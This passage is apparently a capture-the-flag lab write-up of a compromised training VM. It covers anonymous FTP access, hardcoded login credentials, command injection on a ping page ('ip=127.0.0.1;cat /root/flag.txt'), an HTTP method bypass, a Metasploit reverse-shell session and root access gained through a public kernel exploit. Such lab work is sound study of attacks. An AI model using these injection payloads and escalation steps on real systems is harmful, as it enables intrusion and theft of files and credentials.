-rw-r--r--  1 www-data www-data     0 Jan  3 14:15 exec.tar.gz
-rw-r--r--  1 www-data www-data  8192 Jan  3 12:24 exploit2.tar.gz
-rwxrwxrwx  1 www-data www-data 18432 Jan  4 08:39 exploit_exe
-rwxrwxrwx  1 www-data www-data  7680 Jan  4 12:09 exploit_exe2
-rw-r--r--  1 www-data www-data     0 Jan  4 09:21 final.tar.gz
-rw-r--r--  1 www-data www-data  8192 Jan  4 12:09 final2.tar.gz
drwxr-xr-x  3 www-data www-data  4096 Jan  3 12:54 glibc-2.34
-rw-r--r--  1 www-data www-data  8192 Jan  3 12:52 glibc-2.34.tar.gz
drwxr-xr-x  2 root     root      4096 Jan  4 12:09 hsperfdata_root
-rw-r--r--  1 www-data www-data    99 Jan  4 11:34 resultado.txt
-rw-r--r--  1 www-data www-data    22 Jan  3 14:21 resultados2.txt
drwx------  3 root     root      4096 Jan  3 09:42 systemd-private-b780a6
drwx------  3 root     root      4096 Jan  3 09:42 systemd-private-b780a6
```

Where '*exploit_exe*' is the executable of *45010.c* and '*exploit_exe2*' is the executable of *44298.c*. When trying to exploit them from the browser they do not run, I have to assume that it must have some firewall to avoid it. Therefore, we used *Metasploit*'s *reverse shell* and ran it from there, as shown in the following screenshot:




```
[*] Sending stage (40004 bytes) to 192.168.1.57
[*] Meterpreter session 1 opened (192.168.1.25:9999 → 192.168.1.57:376

meterpreter > shell
Process 15665 created.
Channel 0 created.
cd /tmp
ls -la
total 104
drwxrwxrwt 11 root     root      4096 Jan  4 12:22 .
drwxr-xr-x 22 root     root      4096 Dec  7  2017 ..
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .ICE-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .Test-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .X11-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .XIM-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .font-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 VMwareDnD
-rw-r--r--  1 www-data www-data     0 Jan  3 10:57 esc_pri.exe
-rw-r--r--  1 www-data www-data     0 Jan  3 14:15 exec.tar.gz
-rw-r--r--  1 www-data www-data  8192 Jan  3 12:24 exploit2.tar.gz
-rwxrwxrwx  1 www-data www-data 18432 Jan  4 08:39 exploit_exe
-rwxrwxrwx  1 www-data www-data  7680 Jan  4 12:09 exploit_exe2
-rw-r--r--  1 www-data www-data     0 Jan  4 09:21 final.tar.gz
-rw-r--r--  1 www-data www-data  8192 Jan  4 12:09 final2.tar.gz
drwxr-xr-x  3 www-data www-data  4096 Jan  3 12:54 glibc-2.34
-rw-r--r--  1 www-data www-data  8192 Jan  3 12:52 glibc-2.34.tar.gz
drwxr-xr-x  2 root     root      4096 Jan  4 12:22 hsperfdata_root
-rw-r--r--  1 www-data www-data    99 Jan  4 11:34 resultado.txt
-rw-r--r--  1 www-data www-data    22 Jan  3 14:21 resultados2.txt
drwx------  3 root     root      4096 Jan  3 09:42 systemd-private-b780
```



```
drwxr-xr-x  2 root     root      4096 Jan  4 12:22 hsperfdata_root
-rw-r--r--  1 www-data www-data    99 Jan  4 11:34 resultado.txt
-rw-r--r--  1 www-data www-data    22 Jan  3 14:21 resultados2.txt
drwx------  3 root     root      4096 Jan  3 09:42 systemd-private-b780a68
whoami
www-data
./exploit_exe2
Segmentation fault
whoami
www-data
./exploit_exe
whoami
root
```

As can be seen, root access is achieved only with the *exploit* '*exploit_exe*', which is the *exploit 45010.c*. Let's go to the root folder:



```
cd /root
ls -la
total 36
drwx------  3 root root 4096 Dec  9  2017 .
drwxr-xr-x 22 root root 4096 Dec  7  2017 ..
-rw-------  1 root root 8173 Feb 13  2021 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Dec  7  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Dec  9  2017 .selected_editor
-rw-r--r--  1 root root   44 Dec  7  2017 flag.txt
cat flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S}

GOOD JOB! :D
```

References:

Exploit 45010

CVE-2017-16695

Docker


Flags found

Summary table.

FLAG NUMBER	SERVICE/URL	FLAG TEXT
1	FTP anonymous	FLAG{FTP_4n0nym0us_G00D_JoB!}
2	http://192.168.1.157/uploads/	FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}
3	Robots.txt -> http://192.168.1.57/cyberacademy/	FLAG{YEAH_R0B0T$. RUL3$}
4	http://192.168.1.57/	FLAG{B13N_Y4_T13N3S_UN4_+}
5	http://192.168.1.57/login_1/index.php	FLAG{LOGIN_Y_JAVASCRIPT}
6	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20estonoesunaflag.txt	FLAG{SIMPLEMENTE_RCE}
7	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/var/www/html/login_2/index.php	FLAG{BYPASS1NG_HTTP_METH0DS_G00D!}
8	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/flag.txt	FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
9	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/opt/flag.txt	FLAG {Y0uX_are a real Hacker}
10	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/root/flag.txt	FLAG{YEAH_SETUID_FILES_RuL3S} GOOD JOB! :D


Tests.

FLAG1: Ftp anonymous




```
└─$ ftp 192.168.1.57
Connected to 192.168.1.57.
220 (vsFTPd 3.0.3)
Name (192.168.1.57:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||48934|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            30 Dec 07  2017 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||18858|)
150 Opening BINARY mode data connection for flag.txt (30 bytes).
100% |*****************************************************************
226 Transfer complete.
30 bytes received in 00:00 (2.27 KiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat flag.txt
FLAG{FTP_4n0nym0us_G00D_JoB!}
```

FLAG2: /Uploads




FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}

FLAG3:/cyberacademy



192.168.1.57/robots.txt


```
User-agent: *
Disallow: /cyberacademy
```



192.168.1.57/cyberacademy/


FLAG{YEAH_R0B0T$.RUL3$}

FLAG4: Home Page Inspection (can also be seen in '*Burp suite*')




```
<html>
 ▶ <head> ⋯ </head>
 ▶ <body> ⋯ </body> == $0
</html>
<!-- FLAG{B13N_Y4_T13N3S_UN4_+} -->
```

FLAG5: Login_1, studying the code, either by inspecting or with the 'Burp suite'



```
 ▼ <script> == $0
      function funcion_login(){
      if (document.form.password.value=='supersecret' &&
      document.form.login.value=='admin'){
              document.form.submit();
```

From there the credentials are obtained and we authenticate:




BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}

Usuario:

Contraseña:

FLAG6: Command injection en /ping



192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20estonoesunaflag.txt


Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, es bastante inestable y no

Se ha recibido la IP 127.0.0.1;cat estonoesunaflag.txt
Iniciando ping...

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.017/0.021/0.029/0.004 ms
FLAG{SIMPLEMENTE_RCE}
FLAG{SIMPLEMENTE_RCE}
```

FLAG7: Bypassing the login_2 you get:


From command injection, it is obtained that the user is deloitte and the password is in hash format, MD5 + SALT, so it is not feasible to try to crack it. Therefore, we tried to obtain the 'index.php' from the /login_2 subdirectory (although it can be obtained directly from command injection). To do this, we use the '*Burp suite*' tool, we are going to *repeat* and make an *HTTP POST request* to the path *login_2/index.php:*



```
POST /login_2/index.php HTTP/1.1
Host: 192.168.1.57
Cache-Control: max-age=0
Authorization: Basic ZGVsb2l0dGU6c3VwZXJzZWNyZXQ=
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.57/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 04 Jan 2025 21:39:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 35
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

FLAG{BYPASS1NG_HTTP_METH0DS_G00D!}
```

FLAG8: With command injection we enter /Deloitte:


No seguro
192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/flag.txt


Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, es bastante inestable y no fun

Se ha recibido la IP 127.0.0.1;cat /home/deloitte/flag.txt
Iniciando ping...


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.018 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.018/0.024/0.040/0.010 ms
FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
```

FLAG9: In the /opt directory

We find it in the bash history although they can also be found with *'locate flag.txt'*:



No seguro
192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/.bash_history;cat%20/opt/flag.txt

```
sudo su
wget http://ftp.cixug.es/apache//james/server/james-binary-2.3.2.1.tar.gz
ls
sudo su
ls
cd /opt/james-2.3.2.1/
sudo su
sudp su
sudo su
telnet localhost 4555
cat /opt/flag.txt
echo /opt/flag.txt | base64 -d
echo /opt/flag.txt | base64
echo /opt/flag.txt | base64 -e
base 64 --help
base 64 -h
bas 64 -h
base64 -h
base64 --help
echo /opt/flag.txt | base64 -d
echo /opt/flag.txt
cat /opt/flag.txt
```




```
ifconfig
ping 8.8.8.8
exit
poweroff
sudo poweroff
RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=
RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=
```

As you can see it is in base64, we decode it and get the *flag*:


Modo en directo DESACTIVADO
Decodifica en tiempo real mientras
DECODIFICAR
Decodifica sus datos en la zona de abajo.

FLAG {Y0u_are a real Hacker}


FLAG10: After escalating privileges, in the /root directory you get it.




```
root
cd /root
ls -la
total 36
drwx------  3 root root 4096 Dec  9  2017 .
drwxr-xr-x 22 root root 4096 Dec  7  2017 ..
-rw-------  1 root root 8173 Feb 13  2021 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Dec  7  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Dec  9  2017 .selected_editor
-rw-r--r--  1 root root   44 Dec  7  2017 flag.txt
cat flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S}

GOOD JOB! :D
realpath flag.txt
/root/flag.txt
```

Analysis of running services


The analysis of services running inside the machine is carried out. To do this, we start with the sentence '*ps aux*':



```
14 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.5  37828  5788 ?        Ss   08:43   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    08:43   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    08:43   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   08:43   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    08:43   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    08:43   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    08:43   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    08:43   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    08:43   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   08:43   0:00 [netns]
root        13  0.0  0.0      0     0 ?        S<   08:43   0:00 [perf]
root        14  0.0  0.0      0     0 ?        S    08:43   0:00 [khungtaskd]
root        15  0.0  0.0      0     0 ?        S<   08:43   0:00 [writeback]
root        16  0.0  0.0      0     0 ?        SN   08:43   0:00 [ksmd]
root        17  0.0  0.0      0     0 ?        SN   08:43   0:00 [khugepaged]
root        18  0.0  0.0      0     0 ?        S<   08:43   0:00 [crypto]
root        19  0.0  0.0      0     0 ?        S<   08:43   0:00 [kintegrityd]
root        20  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        21  0.0  0.0      0     0 ?        S<   08:43   0:00 [kblockd]
root        22  0.0  0.0      0     0 ?        S<   08:43   0:00 [ata_sff]
root        23  0.0  0.0      0     0 ?        S<   08:43   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   08:43   0:00 [devfreq_wq]
root        26  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/0:1]
root        28  0.0  0.0      0     0 ?        S    08:43   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        S<   08:43   0:00 [vmstat]
root        30  0.0  0.0      0     0 ?        S    08:43   0:00 [fsnotify_mark]
root        31  0.0  0.0      0     0 ?        S    08:43   0:00 [ecryptfs-kthrea
root        47  0.0  0.0      0     0 ?        S<   08:43   0:00 [kthrotld]
root        48  0.0  0.0      0     0 ?        S<   08:43   0:00 [acpi_thermal_pm
root        49  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        50  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
root        51  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioset]
